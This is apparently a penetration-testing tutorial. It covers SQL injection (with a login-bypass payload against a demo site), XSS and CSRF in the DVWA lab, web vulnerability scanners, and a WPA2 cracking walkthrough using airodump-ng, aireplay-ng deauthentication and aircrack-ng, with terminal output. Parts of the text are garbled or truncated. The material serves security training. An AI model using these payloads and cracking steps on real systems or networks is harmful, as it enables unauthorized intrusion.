
SQL Injection

SQL injection is a code injection technique, used to attack data driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

SQL injection (SQLI) is considered one of the top 10 web application vulnerabilities of 2007 and 2010 by the Open Web Application Security Project. In 2013, SQLI was rated the number one attack on the OWASP top ten. There are five main sub-classes of SQL injection:

1. Classic SQLI
2. Blind or Inference SQL injection
3. Database management system-specific SQLI
4. Compounded SQLI
 - SQL injection + insufficient authentication
 - SQL injection + DDoS attacks
 - SQL injection + DNS hijacking
 - SQL injection + XSS

SQL injection with DVWA



Example of a SQL Injection Attack

Here is a sample basic HTML form with two inputs, login and password.

```
<form method="post" action="http://testasp.vulnweb.com/login.asp">
```

```
<input name="tfUName" type="text" id="tfUName">
```

```
<input name="tfUPass" type="password" id="tfUPass">
```

```
</form>
```


The easiest way for the login.asp to work is by building a database query that looks like this:

```
SELECT id  
FROM logins  
WHERE username = '$username'  
AND password = '$password'
```

If the variables \$username and \$password are requested directly from the user's input, this can easily be compromised. Suppose that we gave "Joe" as a username and that the following string was provided as a password: anything' OR 'x'='x

```
SELECT id  
FROM logins  
WHERE username = 'Joe'  
AND password = 'anything' OR 'x'='x'
```

As the inputs of the web application are not properly sanitised, the use of the single quotes has turned the WHERE SQL command into a two-component clause.

The 'x'='x' part guarantees to be true regardless of what the first part contains.

This will allow the attacker to bypass the login form without actually knowing a valid username / password combination!

XSS Cross-site scripting

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same origin policy. Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities documented by Symantec as of 2007. Their effect may range from a petty nuisance to a significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner.


XSS Type :

There are Three Types of XSS,

1. Persistent (Stored) XSS - Attack is stored on the website's server
2. Non Persistent (reflect) XSS - User has to go through a special link to be exposed
3. DOM-based XSS - Problem exists within the client-side script
- 4.

Performing XSS with DVWA

icationPenetrationTestingLab/vulnerabilities/xss_r/



CSRF Cross-site request forgery

Cross-site request forgery, also known as a one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf or XSRF, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.

For most sites, browsers will automatically include with such requests any credentials associated with the site, such as the user's session cookie, basic auth credentials, IP address, Windows domain credentials, etc. Therefore, if the user is

currently authenticated to the site, the site will have no way to distinguish this from a legitimate user request.

In this way, the attacker can make the victim perform actions that they didn't intend to, such as logout, purchase item, change account information, retrieve account information, or any other function provided by the vulnerable website.

CSRF with DVWA

licationPenetrationTestingLab/vulnerabilities/csrf/

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected


XSS stored

DVWA Security

PHP Info

About

Logout



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Current password:

New password:

Confirm new password:

Change

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
<http://www.cgisecurity.com/csrf-faq.html>
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Web vulnerability scanner

W3af: Web application audit framework

```
w3af>>> help
-----
start          | Start the scan.
plugins        | Enable and configure plugins.
exploit        | Exploit the vulnerability.
profiles       | List and use scan profiles.
cleanup        | Cleanup before starting a new scan.
-----
http-settings  | Configure the HTTP settings of the framework.
misc-settings  | Configure w3af misc settings.
target         | Configure the target URL.
-----
back           | Go to the previous menu.
exit           | Exit w3af.
assert        | Check assertion.
-----
help           | Display help. Issuing: help [command] , prints more
                | specific help about "command"
version        | Show w3af version information.
keys           | Display key shortcuts.
-----
w3af>>> 
```

w3af (Web Application audit and attack framework) is a framework for auditing and exploitation of web applications. In this series of articles we will be looking at almost all the features that w3af has to offer and discuss how to use them for Web application Penetration testing. In the first part of this series we will be working with w3af console and getting ourselves familiar with the commands. We will also be looking at the different types of plugins that w3af has to offer and discuss how to use them for optimal performance.

Some of the major features of w3af are:

1. It has plugins that communicate with each other. For eg. the discovery plugin in w3af looks for different url's to test for vulnerabilities and passes it on to the audit plugin which then uses these URL's to search for vulnerabilities.
2. It removes some of the headaches involved in Manual web application testing through its Fuzzy and Manual request generator feature. It can also be configured to run as a MITM proxy. The requests intercepted can be sent to the request generator and then manual web application testing can be performed using variable parameters.
3. It also has features to exploit the vulnerabilities that it finds.


Acunetix Web Vulnerability Scanner

Acunetix Web Vulnerability Scanner (WVS) is an automated web application security testing tool that audits your web applications by checking for exploitable hacking vulnerabilities. Automated scans may be supplemented and cross-checked with the variety of manual tools to allow for comprehensive web site and web application penetration testing.

Acunetix Web Vulnerability Scanner Includes Many Innovative Features:

1. Industry's most advanced and in-depth SQL injection and Cross site scripting testing
2. Advanced penetration testing tools, such as the HTTP Editor and the HTTP Fuzzer
3. Visual macro recorder makes testing web forms and password protected areas easy

4. Support for pages with CAPTCHA, single sign-on and Two Factor authentication mechanisms
5. Extensive reporting facilities including PCI compliance reports
6. Multi-threaded and lightning fast scanner crawls hundreds of thousands of pages with ease
7. Intelligent crawler detects web server type and application language
8. Acunetix crawls and analyzes websites including flash content, SOAP and AJAX
9. Port scans a web server and runs security checks against network services running on the server



Wireless network penetration

Cracking WPA2 Wireless security key

Answer: WPA2 is a security technology commonly used on Wi-Fi wireless networks. WPA2 (Wireless Protected Access 2) replaced the original WPA technology on all certified Wi-Fi hardware since 2006 and is based on the IEEE 802.11i technology standard for data encryption.

```
File Edit View Terminal Help
root@root:~# airmon-ng

Interface      Chipset      Driver
wlan0          Atheros AR9285  ath9k - [phy0]
mon0           Atheros AR9285  ath9k - [phy0]
mon1           Atheros AR9285  ath9k - [phy0]

root@root:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID    Name
2635    dhclient3
2692    dhclient3
Process with PID 2635 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Atheros AR9285  ath9k - [phy0]
              (monitor mode enabled on mon2)
mon0           Atheros AR9285  ath9k - [phy0]
mon1           Atheros AR9285  ath9k - [phy0]

root@root:~#
```

Airmon-ng

Airmon-ng start wlan0

airodump-ng mon0

Then, press "Ctrl+c" to break the program.

```
CH 9 ][ BAT: 1 hour 18 mins ][ Elapsed: 1 min ][ 2013-11-29 09:54

BSSID                PWR Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
38:19:2F:B1:94:08    -42     136         0    0  11  54e. WPA2 CCMP  PSK  NokiaLumia510
C8:D3:A3:4E:16:CE    -75     105         23   0  11  54e. WPA2 CCMP  PSK  you
78:9E:D0:3E:24:FD    -75     101         0    0   6  54e. WPA2 CCMP  PSK  lets dance
E4:E9:51:27:0B:67    -78         4         0    0  -1  -1  WEP  WEP      <length: 0>
80:22:75:9D:06:4C    -81     121        146   3   6  54e. WPA2 CCMP  PSK  Soul Saviour

BSSID                STATION            PWR   Rate    Lost  Packets  Probes
C8:D3:A3:4E:16:CE    D0:B3:3F:9A:4A:91  -69    0e- 1      0      48
E4:E9:51:27:0B:67    41:5F:51:27:0B:67  -76    0 - 1      0       1
E4:E9:51:27:0B:67    A2:5D:51:27:0B:67  -78    0 - 1      0       1
80:22:75:9D:06:4C    68:A3:C4:9A:37:93  -1     0e- 0      0       1
80:22:75:9D:06:4C    CC:6A:FD:4A:CB:C3  -1     0e- 0      0       1
80:22:75:9D:06:4C    68:A3:C4:9A:17:06  -79    0e- 1      0      81
80:22:75:9D:06:4C    CC:52:AF:93:CB:C3 -127    0e- 0e    97      65
E4:E9:51:27:0B:67    41:5F:51:27:0B:67  -76    0 - 1      0       1
(not associated)     B8:D9:CE:B7:98:56  -92    0 - 1      0       1 chandan

root@root:~# airodump-ng -w OURFILE -C 11 --BSSID 38:19:2F:B1:94:08 mon0
```

airodump-ng -c 3 -w wpacrack --bssid ff:ff:ff:ff:ff:ff --ivs mon0

- *where -c is the channel
- w is the file to be written
- bssid is the BSSID

```
File Edit View Terminal Help

CH 11 ][ BAT: 1 hour 14 mins ][ Elapsed: 20 s ][ 2013-11-29 10:03

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
38:19:2F:B1:94:08 -35 100    199        0    0  11  54e. WPA2 CCMP  PSK  NokiaLumia510

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
```

```
aireplay-ng -0 1 -a ff:ff:ff:ff:ff:ff -c 99:88:77:66:55:44 mon0
```

*where -a is the BSSID
 -c is the client MAC address (STATION)

```
10:04:21 Waiting for beacon frame (BSSID: 38:19:2F:B1:94:08) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
10:04:21 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:21 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:22 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:22 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:23 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:23 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:24 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:24 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:25 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:25 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:26 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:26 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:26 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:27 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:27 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:28 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:28 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:29 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:29 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:30 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:30 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:30 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:31 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
10:04:31 Sending DeAuth to broadcast -- BSSID: [38:19:2F:B1:94:08]
```



```
CH 11 ][ BAT: 1 hour 11 mins ][ Elapsed: 2 mins ][ 2013-11-29 10:05

BSSID          PWR RXQ Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E
38:19:2F:B1:94:08 -35 100    1391         0   0  11  54e. WPA2 CCMP  PSK  N

BSSID          STATION    PWR   Rate    Lost  Packets  Probes

root@root:~# ls
Desktop          OURFILE-01.csv          OURFILE-01.kismet.netxml
OURFILE-01.cap  OURFILE-01.kismet.csv
root@root:~# aircrack-ng OURFILE-01.cap -w /pentest/passwords/wordlists/darkc0de.lst
```

Use the John the Ripper as word list to crack the WPA/WP2 password.

```
aircrack-ng -w /pentest/passwords/john/password.lst wpacrack-01.ivs
```

```
Aircrack-ng 1.1 r2178

[00:01:39] 111756 keys tested (1142.91 k/s)

Current passphrase: 7u1212i1i73


Master Key      : 58 54 EE 62 84 D6 C1 54 FA B3 E1 7C 15 EE 97 6B
                  29 36 CA 95 0B 3F E1 0F 84 79 18 68 C9 80 C1 55

Transient Key   : 1D B0 2F 39 45 3E 3B 87 F9 49 3B 4D 9C 80 1D D5
                  DD 84 20 55 E7 A7 50 04 AB 49 1C 97 77 65 E8 26
                  F6 04 45 E4 24 F2 1E 39 AE B5 D8 18 0A FD C0 A2
                  79 F6 73 68 26 3E 98 3D 97 54 EC 22 13 DB EB 83


EAPOL HMAC     : 11 28 38 BB 03 85 05 24 ED 35 F7 C1 1A 71 7C BC
```

Android app development

Hackode : The hacker's toolbox







Hackode : The hacker's Toolbox is an application for penetration tester, Ethical hackers, IT administrator and Cyber security professional to perform different tasks like reconnaissance, scanning performing exploits etc.

This Application contains different tools like:

- * Reconnaissance
- * Google Hacking
- * Google Dorks
- * Whois
- * Scanning
- * Ping
- * Traceroute
- * DNS lookup
- * IP
- * MX Records
- * DNS Dig
- * Exploits
- * Security Rss Feed

<https://play.google.com/store/apps/details?id=com.techfond.hackode>